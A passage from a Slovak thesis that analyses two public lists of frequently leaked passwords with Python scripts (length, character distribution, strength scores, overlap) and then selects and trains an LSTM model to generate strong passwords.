
3 ANALÝZA DÁTOVÝCH SÁD S UNIKNUTÝMI HESLAMI

V tomto bode práce sú analyzované dve dátové sady s uniknutými heslami. Kvôli rozsiahlosti boli vybraté dve dátové sady, obsahujúce každá 100 tisíc hesiel. Tieto dátové sady obsahujú výber najfrekventovanejšie sa vyskytujúcich hesiel pri únikoch. Cieľom analýzy je vyhodnotiť atribúty týchto hesiel. Výstupom pre každú datovú sadu teda je najkratšie heslo najdlhšie heslo, priemerná dĺžka hesla, minimálna dĺžka hesla, maximálna dĺžka hesla, distribúcia znakov v heslách, priemerná bezpečnosť hesiel vyhodnotená pomocou knižnice *password-strength*. [40] V poslednom kroku bol zistený počet spoločných hesiel, teda hesiel, ktoré sa nachádzajú v oboch datových sadách zároveň, čo značí ich častý výskyt a tým pádom aj častý únik.

3.1 Vyhodnocovanie sily hesla pomocou password-strength

Na vyhodnotenie sily hesiel týchto datových sád je použitá knižnica password-strength. Táto je vhodná kvôli rýchlosti a jednoduchosti implementácie. Na výpočet sily hesla využíva ohodnotenie komplexity hesiel, kde heslá dostanú hodnotenie od 0 do 0,99. Pričom silné heslo by malo mať hodnotenie komplexity väčšie ako 0,66. [40]

Na nainštalovanie tohoto nástroja a umožnenie s ním pracovať v Pythone je použitý príkaz *pip install password-strength.*




Obrázok 50. Inštalácia knižnice password-strength [zdroj vlastný]

3.2 Výber datových sád s uniknutými heslami

Datová sada *10-million-password-list-top-100000*. Pochádza zo sady SecList, jedná sa o zbierku viacerých typov zoznamov používaných pri bezpečnostných skúškach, zoznamy obsahujú používateľské mená, heslá, URL adresy a podobne. [41]

Tento zoznam, ako už z názvu vyplýva, obsahuje najpoužívanejších sto tisíc hesiel z celkovej kolekcie desať miliónov. Pre analýzu by mal byť teda prínosným materiálom, nakoľko umožní získať prehľad o zložení hesiel a spôsoboch, akými ľudia tvoria heslá.

Druhou datovou sadou je *PwnedPasswordsTop100k*. tento obsahuje taktiež sto tisíc hesiel. Jedná sa o výber top sto tisíc hesiel, tentokrát však zo stránky *Have I Been Pwned* [42]



Obrázok 51. Ukážka obsahu oboch datových sád uniknutých hesiel [zdroj vlastný]

Z ukážky je jasne viditeľné, že niektoré heslá sa opakujú, spravidla sa jedná väčšinou o tie najjednoduchšie a najnebezpečnejšie.

3.3 Analýza získaných datových sád

Na účely analýzy bol vytvorený skript v jazyku Python, ktorý funguje následovne.

- Vstupom sú súbory, ktoré sú analyzované
- Je zavolaná funkcia *analyze_password_data*
- V tejto metóde je v cykle prechádzaný riadok po riadku zo súboru hesiel a tieto heslá sú načítané do premennej *data*
- Vykoná sa analýza dĺžky hesiel
- Je vykonaná analýza použitých znakov, ktoré sú utriedené podľa najpoužívanejších
- Vyhodnotenie bezpečnosti hesiel pomocou *password-strength*
- Vykoná sa výber najkratšieho a najdlhšieho hesla
- Pre istotu sa vykoná aj kontrola a filtrácia neplatných hesiel, ak by sa v heslách vyskytovali nejaké nepovolené znaky, pri ktorých by nastala tzv. *exception* a nepodarili sa pridať do zoznamu
- Výpis získaných výsledkov
- Vykreslenie histogramu početností najpoužívanejších znakov
- Po prejdení a analyzovaní oboch súborov je vypísaný počet spoločných hesiel

Výsledný kód vyzerá takto.

LeakedPasswordAnalysis.py

```python
import pandas as pd
from password_strength import PasswordStats
from collections import Counter
import matplotlib.pyplot as plt

1 usage
def analyze_password_data(file_paths):
    for i, file_path in enumerate(file_paths):
        # Načítanie datovej sady s uniknutými heslami
        with open(file_path, 'r', encoding='utf-8') as f:
            passwords = f.read().splitlines()
        data = pd.DataFrame({'heslo': passwords})

        # Analýza dĺžky hesiel
        password_lengths = data['heslo'].apply(len)
        min_length = password_lengths.min()
        max_length = password_lengths.max()

        # Analýza použitých znakov
        passwords_concatenated = "".join(data['heslo'])
        character_distribution = Counter(passwords_concatenated)
        sorted_character_distribution = dict(
            sorted(character_distribution.items(), key=lambda item: item[1], reverse=True)[:45])
```

Obrázok 52. Ukážka kódu analýzy uniknutých hesiel 1 [zdroj vlastný]

```python
# Vyhodnotenie bezpečnosti hesiel pomocou password-strength
password_strengths = []
valid_passwords = []
for password in data['heslo']:
    try:
        stats = PasswordStats(password)
        password_strengths.append(stats.strength())
        valid_passwords.append(password)
    except ValueError:
        pass  # Preskočiť neplatné heslá

# Výber najkratšieho a najdlhšieho hesla
shortest_password = min(valid_passwords, key=len) if valid_passwords else None
longest_password = max(valid_passwords, key=len) if valid_passwords else None

# Filtrácia neplatných hesiel
valid_password_indices = [i for i, strength in enumerate(password_strengths) if strength is not None]
valid_data = data.iloc[valid_password_indices]
valid_password_lengths = password_lengths.iloc[valid_password_indices]
valid_password_strengths = [strength for strength in password_strengths if strength is not None]
```

Obrázok 53. Ukážka kódu analýzy uniknutých hesiel 2 [zdroj vlastný]

```
# Výpis výsledkov pre platné heslá
print(f"Analýza dátového súboru {file_path} (len{len(valid_data)}):")
print("Najkratšie heslo:", shortest_password)
print("Najdlhšie heslo:", longest_password)
print("Priemerná dĺžka hesiel: ", valid_password_lengths.mean())
print("Minimálna dĺžka hesiel: ", valid_password_lengths.min())
print("Maximálna dĺžka hesiel: ", valid_password_lengths.max())
print("Distribúcia znakov v heslách: ", sorted_character_distribution)
print("Priemerná bezpečnosť hesiel: ", sum(valid_password_strengths) / len(valid_password_strengths))

# Vykreslenie grafu rozloženia použitia znakov
plt.figure(figsize=(10, 6))
plt.bar(sorted_character_distribution.keys(), sorted_character_distribution.values())
plt.xlabel('Znaky')
plt.ylabel('Početnosť')
plt.title(f'Rozloženie použitia znakov ({file_path})')
plt.xticks(rotation=45)
plt.tight_layout()
plt.show()
```

Obrázok 54. Ukážka kódu analýzy uniknutých hesiel 3 [zdroj vlastný]

```
        # Analýza zhody hesiel v oboch súboroch
        if i > 0:
            common_passwords = set(valid_passwords).intersection(previous_valid_passwords)
            print(f"Počet hesiel spoločných v oboch súboroch: {len(common_passwords)}")

        previous_valid_passwords = set(valid_passwords)

# Vstupné súbory s uniknutými heslami
file_paths = ["10-million-password-list-top-100000.txt", "ncsgov_top_100k.txt"]

# Analýza
analyze_password_data(file_paths)
```

Obrázok 55. Ukážka kódu analýzy uniknutých hesiel 4 [zdroj vlastný]

3.4 Výsledky analýzy datových sád s uniknutými heslami

3.4.1 Analýza dátového súboru 10-million-password-list-top-100000

Najkratšie heslo: “123”

Najdlhšie heslo: “123456789009876543 21”

Priemerná dĺžka hesiel: 6.819


Minimálna dĺžka hesla: 3

Maximálna dĺžka hesla: 20

Distribúcia znakov v heslách: {'1': 63882, '0': 47990, 'a': 38911, '9': 36656, 'e': 36538, '2': 32910, 'r': 26652, 'o': 26320, 'i': 24678, 'n': 23947, 's': 23133, '8': 20575, '7': 20498, 't': 20178, 'l': 19899, '6': 18874, '3': 17907, '5': 16122, '4': 14263, 'm': 13639, 'd': 13574, 'c': 13559, 'h': 11413, 'b': 11101, 'u': 10964, 'g': 10052, 'k': 9436, 'p': 9070, 'y': 8782, 'f': 7618, 'w': 5043, 'v': 4886, 'j': 3991, 'z': 2994, 'x': 2389, 'q': 1660, 'A': 984, 'E': 863, 'S': 849, 'R': 735, 'N': 589, 'C': 579, 'B': 551, 'L': 548, 'M': 544}

Priemerná bezpečnosť hesiel: 0.1851

V tejto datovej sade bolo po analýze zistených niekoľko skutočností. Najkratšie z uniknutých hesiel je heslo “123”, ktoré má len tri znaky, čo je absolútne nedostačujúce heslo. Najdlhším bolo heslo “123456789009876543 21” o dĺžke dvadsať znakov. Toto heslo má síce dostatočnú dĺžku, avšak kvôli tomu, že je zložené len z čísel ho nemožno považovať za bezpečné. Tento fakt odzrkadluje aj priemerná bezpečnosť hesiel, ktorá je len na úrovni 0,18. Pre pripomenutie, silné heslá začínajú na úrovni 0,66. Priemerná dĺžka hesiel tohoto súboru je len 6,819 znaku, čo spadá do jednoznačne nedostačujúcich. Ďalším bodom je distribúcia znakov v heslách, kde je zobrazených 45 najčastejšie používaných znakov.



Obrázok 56. Distribúcia znakov v súbore 10-million-password-list-top-100000 [zdroj vlastný]

V tomto grafe je možné vidieť, že s počtom cca 63-tisíc použití, je najčastejšie používaným znakom "1", na druhom mieste je "0" s počtom necelých 50-tisíc, nasledujú znaky "a", "9", "e" s počtami cca 35-tisíc. Z grafu vyplýva, že najčastejšie volenými znakmi sú číslovky a malé písmená, primárne samohlásky. Znepokojivý je malý výskyt veľkých písmen a zanedbateľný výskyt špeciálnych znakov, ktoré sa ani nezmestili do grafu. Zaujímavým postrehom je častý výskyt znaku "0", ktorý nezodpovedá štandardnej distribúcii. Toto skresenie môže byť spôsobené tým, že je na analýzu použitá datová sada vyfiltrovaných, najčastejšie uniknutých hesiel, kde je veľká časť hesiel čisto numerická alebo obsahuje čísla.

3.4.2 Analýza dátového súboru PwnedPasswordsTop100k

Tento súbor je uložený pod názvom *ncsgov_top_100k.txt*

Najkratšie heslo: "0"

Najdlhšie heslo: “Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—
Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—
Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…Đ¿Ñ—Đ…”

Priemerná dĺžka hesiel: 7.369


Minimálna dĺžka hesla: 1

Maximálna dĺžka hesla: 120

Distribúcia znakov v heslách: {'1': 60653, 'a': 54613, 'e': 48993, 'o': 34883, 'i': 33721, '0': 32745, 'r': 32324, 'n': 31630, '2': 31007, 's': 29092, 'l': 27956, '9': 24099, 't': 23681, 'm': 18584, '3': 18516, '8': 17699, 'c': 17055, 'd': 16256, 'h': 14929, 'y': 13926, 'b': 13784, 'u': 13644, '7': 12377, '4': 11799, '5': 11761, 'k': 11709, 'g': 11413, 'p': 11357, '6': 10781, 'f': 7913, 'v': 6754, 'w': 6221, 'j': 5418, 'z': 3304, 'x': 2723, 'q': 1993, 'A': 724, 'Đ': 681, '.': 679, '!': 630, 'E': 513, 'S': 475, 'R': 374, 'N': 365, 'L': 345}

Priemerná bezpečnosť hesiel: 0.2143

V prípade tohoto datového súboru bolo získané najkratšie heslo “0” s dĺžkou jeden znak. Pri najdlhšom hesle je síce dĺžka 120 znakov, avšak s najväčšou pravdepodobnosťou sa jedná o zle konvertované nelatinkové písma. Priemerná dĺžka hesiel bola v tomto prípade 7,369 čo je lepšie ako v predošlom prípade, no stále to nemožno považovať za bezpečné. Okrem priemernej dĺžky hesla o niečo stúpla aj hodnota priemernej bezpečnosti hesiel, a to na úroveň 0,2143. Znova je badateľná lepšia hodnota ako v predošlom prípade, no k hranici bezpečného hesla sa neblíži.



Obrázok 57. Distribúcia cnakov v súbore PwnedPasswordsTop100k [zdroj vlastný]

Početnosť znakov je v tomto prípade podobná, čo potvrdzuje domnienku, že najčastejšie sú volené čísla a malé písmená resp. samohlásky. Najčastejším znakom je znova “1”, tentokrát s počtom cca 60-tisíc. Na druhom mieste je “a” s počtom cca 55-tisíc, a na treťom “e”, ktoré sa objavilo 50-tisíc krát. Opäť je možné pozorovať slabú prítomnosť veľkých písmen a taktiež špeciálnych znakov. V tomto prípade by mohol budiť pozornosť znak “Đ”. Ktorý je v bežných znakoch neobvyklý. Ako ale aj najdlhšie heslo naznačuje, daný znak sa pri nesprávnej konverzii objavuje v tejto datovej sade veľmi často, čo by mohlo mať za následok toto skreslenie a jeho neobvykle častý výskyt.

4 VÝBER GENERATÍVNEHO MODELU

Jednotlivé generatívne modely, ktoré by mohli byť vhodné na realizovanie tejto problematiky boli predstavené v kapitole **1.9**. V nasledujúcej kapitole už sú rozobraté len návrhy a podnety, vďaka ktorým bolo rozhodnuté o zvolenom modele.

4.1 Analýza použiteľnosti

GMM je primárne využívaný pre zhlukovú analýzu dát a detekciu anomálií generovaných dát, preto môže mať obmedzenú schopnosť zachytenia zložitých vzorov v dátach ako sú bezpečné heslá, ktoré často vyžadujú špecifické vzory a kombinácie, taktiež tento model nemusí byť schopný dodržať rôzne pravidlá pre bezpečné heslá ako sú dĺžka a podobne, čo by mohlo viesť ku generovaniu slabých hesiel.

VAE je model využívaný hlavne na generovanie nových vzorkov dát interpoláciou medzi existujúcimi dátami, avšak tento model by mohol mať problém s naučením sa generovať nové heslá splňujúce požadované normy a komplexnosť. VAE často generuje dáta, ktoré sú blízke dátam trénovacej množiny, čo by mohlo viesť k opakovaniu hesiel.

GAN je oproti týmto modelom primárne využívaný na generovanie obrázkov, zvukov a textov, kde je dôležité zachovanie distribúcie dát. Generovanie hesiel vyžaduje dodržiavanie pravidiel a obmedzení, ako je komplexnosť hesla použitím viacerých množín znakov alebo dĺžka, s čím by mohol mať GAN problém.

LSTM poskytuje kontrolu nad procesom generovania a umožňuje generovať heslá v rôznych dĺžkach a podobne. Heslá sú sekvencie znakov a LSTM je práve navrhnuté na prácu so sekvenciami a učenie sa z nich. To môže viesť k lepším výsledkom pri samotnom generovaní. Okrem iného je LSTM efektívne na trénovanie aj s menším množstvom dát. Čo je v tomto prípade veľmi vyhovujúce, nakoľko nie je k dispozícii veľká datová sada, veľký výpočtový výkon a väčšie množstvo času. Na rozdiel od GAN a VAE, ktoré sa snažia naučiť sa distribúciu dát a generovať podobné, pri LSTM takéto učenie nie je potrebné. LSTM môže byť taktiež menej náročné na výpočty [69], čo môže byť výhodné pre zariadenia s obmedzenými výpočtovými prostriedkami.

Pri zvážení vlastností jednotlivých modelov, model LSTM vychádzal z kandidátov najlepšie a preto bol v ďalších častiach práce použitý práve on.

5 TRÉNOVANIE GENERATÍVNEHO MODELU

5.1 Možnosť použitia existujúcich datových sád

V rámci trénovania modelu bolo prvou myšlienkou použiť existujúce datové sady s bezpečnými heslami. Po prehľadávaní online zdrojov bolo prídené k záveru, že datové sady obsahujú heslá získané z rôznych únikov dát, čo znamená, že zďaleka nie všetky heslá sú bezpečné. Jedná sa predovšetkým o heslá, ktoré často vytvárali bežný používatelia bez povedomia o kybernetickej bezpečnosti a že sa jedná o heslá, ktoré boli uniknuté vrámci viacerých data breaches. Data breach označuje situáciu, kedy dôjde k neoprávnenému odcudzeniu osobných dát, v tomto prípade práve hesiel. Medzi zoznam týchto uniknutých hesiel patrí napríklad aj 10-million-password-list-top-1000000. [63]

Táto datová sada obsahuje uniknuté heslá, z ktorých je väčšina z bezpečnostného hľadiska nepoužiteľná. Po vyfiltrovaní by však časť týchto hesiel mohla poslúžiť k účelom učenia modelu.


Úpravy by mali zahŕňať kroky ako odstránenie slov obsahujúcich slovníkové výrazy, vybratie hesiel s dostatočnou dĺžkou a entropiou, použitím viacerých množín znakov a podobne. Pre účely tohoto „filtrovania“ bol vytvorený skript, ktorý funguje takto.

```
from zxcvbn import zxcvbn
import math
import re

with open("10-million-password-list-top-1000000.txt", "r", encoding="utf-8") as f:
    passwords = f.readlines()

passwords = [password.strip() for password in passwords]

def has_required_characters(password):
    return bool(re.search(r'[A-Z]', password)) and bool(re.search(r'[a-z]', password)) and
bool(re.search(r'\d', password))

filtered_passwords = [password for password in passwords if zxcvbn(password)['score'] == 4 and
has_required_characters(password)]

def shannon_entropy(password):
    entropy = 0
    for char in set(password):
        p = password.count(char) / len(password)
        entropy -= p * math.log2(p)
    return entropy

filtered_passwords_entropy = [password for password in filtered_passwords if
shannon_entropy(password) >= 3.0]

with open("filtered_million_passwords.txt", "w", encoding="utf-8") as f:
    for password in filtered_passwords_entropy:
        f.write(password + "\n")
```

Obrázok 58. Skript použitý na filtrovanie hesiel z datovej sady [zdroj vlastný]

Najskôr načíta celý súbor datovej sady, teda *10-million-password-list-top-1000000.txt*, ktorý načíta s kódovaním utf-8, následne odstráni tzv. whitespaces na začiatku a konci a prejde k úprave.

Pomocou nástroja *zxcvbn* ohodnotí heslo a akceptuje len také, ktoré dostalo hodnotenie 4, čiže najvyššie možné. Toto zabezpečí vyfiltrovanie hesiel obsahujúcich slovníkové výrazy a heslá s nedostatočnou dĺžkou. Ďalším fitrom je funkcia *has_required_characters*, ktorá v danom hesle skontroluje či obsahuje viacero množín znakov, konkrétne veľké písmená, malé písmená a čísla. Ak toto heslo spĺňa, je uložené do premennej *filtered_passwords*. Potom je prevedená ďalšom kroku filtrovania pomocou výpočtu Shannonovej entropie hesla, kde je overené či je táto entropia vyššia alebo rovná 3. Táto hodnota odpovedá napríklad heslu „Fq1r3d2!“. Ktoré síce nemá dostatočnú dĺžku, ale je dostatočne komplexné, využívajúce veľké, malé písmená, čísla aj špeciálny znak. V spojení s ostatnými prvkami filtrovania by tak malo byť zabezpečené vybratie dostatočných hesiel z datovej sady. Po vyfiltrovaní teda heslá vyzerajú nejako takto.



Obrázok 59. Vyfiltrované heslá z datovej sady [zdroj vlastný]

Z obrázku vyššie je patrná absencia špeciálnych znakov, čo by mohlo v kontexte komplexity oproti heslám využívajúcim túto množinu znakov pôsobiť nedostatočne. Ďalším faktom je, že tieto heslá pochádzajú z datovej sady uniknitých hesiel, teda nemožno plne preukázať ich bezpečnosť. Preto bola v ďalšom kroku vytvorená datová sada, ktorá by mala spĺňať prísnejšie požiadavky. Následne sú výsledky modelov učených na týchto dvoch datových sád porovnané.

5.2 Tvorba datovej sady

Nakoľko pokusy v hľadaní datovej sady obsahujúceho „len“ bezpečné heslá neboli úspešné, bolo nutné vytvorenie vlastnej datovej sady, minimálne ako „záruku kvality“, keďže prvá datová sada nemusí obsahovať bezpečné heslá. Výhodou modelu LSTM je

schopnosť učiť sa aj z menšieho počtu dát, čo je v tomto prípade veľmi vyhovujúce. Postup pri vytvorení datovej sady bol generovanie hesiel pomocou už existujúcich riešení rozobraných v kapitole **2.** Do datovej sady teda boli zbierané heslá, klasifikované týmito riešeniami ako bezpečné, čím by mala byť zabezpečené učenie modelu z vyhovujúcich hesiel.

Pre účely učenia bola zhotovená datová sada obsahujúci 5000 takýchto hesiel.

```
4984    B-.D@$CQHrz8
4985    TwRj3R&nBnK_
4986    Et[h{3YNtkc5
4987    KfG%qjh=2(y$
4988    z_7>d7]&P{./
4989    (j3fVHS8CwYY
4990    ?{)r2jjUS!e?
4991    tpUP[V}6[J$e
4992    4VP@du5V{Dy.
4993    JfBtNK2Uv]fB
4994    N7d/Rju!caJ>
4995    kq4]??mAWxD4
4996    9aprL+u/DXky
4997    )L$Eg2j-BK4X
4998    []m+[5nD*cC]
4999    ^8Tbdn&>VX]j
5000    n9}4T4_cr9pd
```

Obrázok 60. Ukážka vytvorenej datovej sady s heslami [zdroj vlastný]

Ďalšou vhodnou vlastnosťou LSTM je učenie sa zo sekvencií znakov. To znamená, že nie je nutné mať zahrnuté heslá s variabilnou dĺžkou. Model sa naučí na sekvenciách znakov, a potom dokáže generovať heslá prakticky ľubovolnej dĺžky.

5.3 Učenie modelu na datovej sade bezpečných hesiel

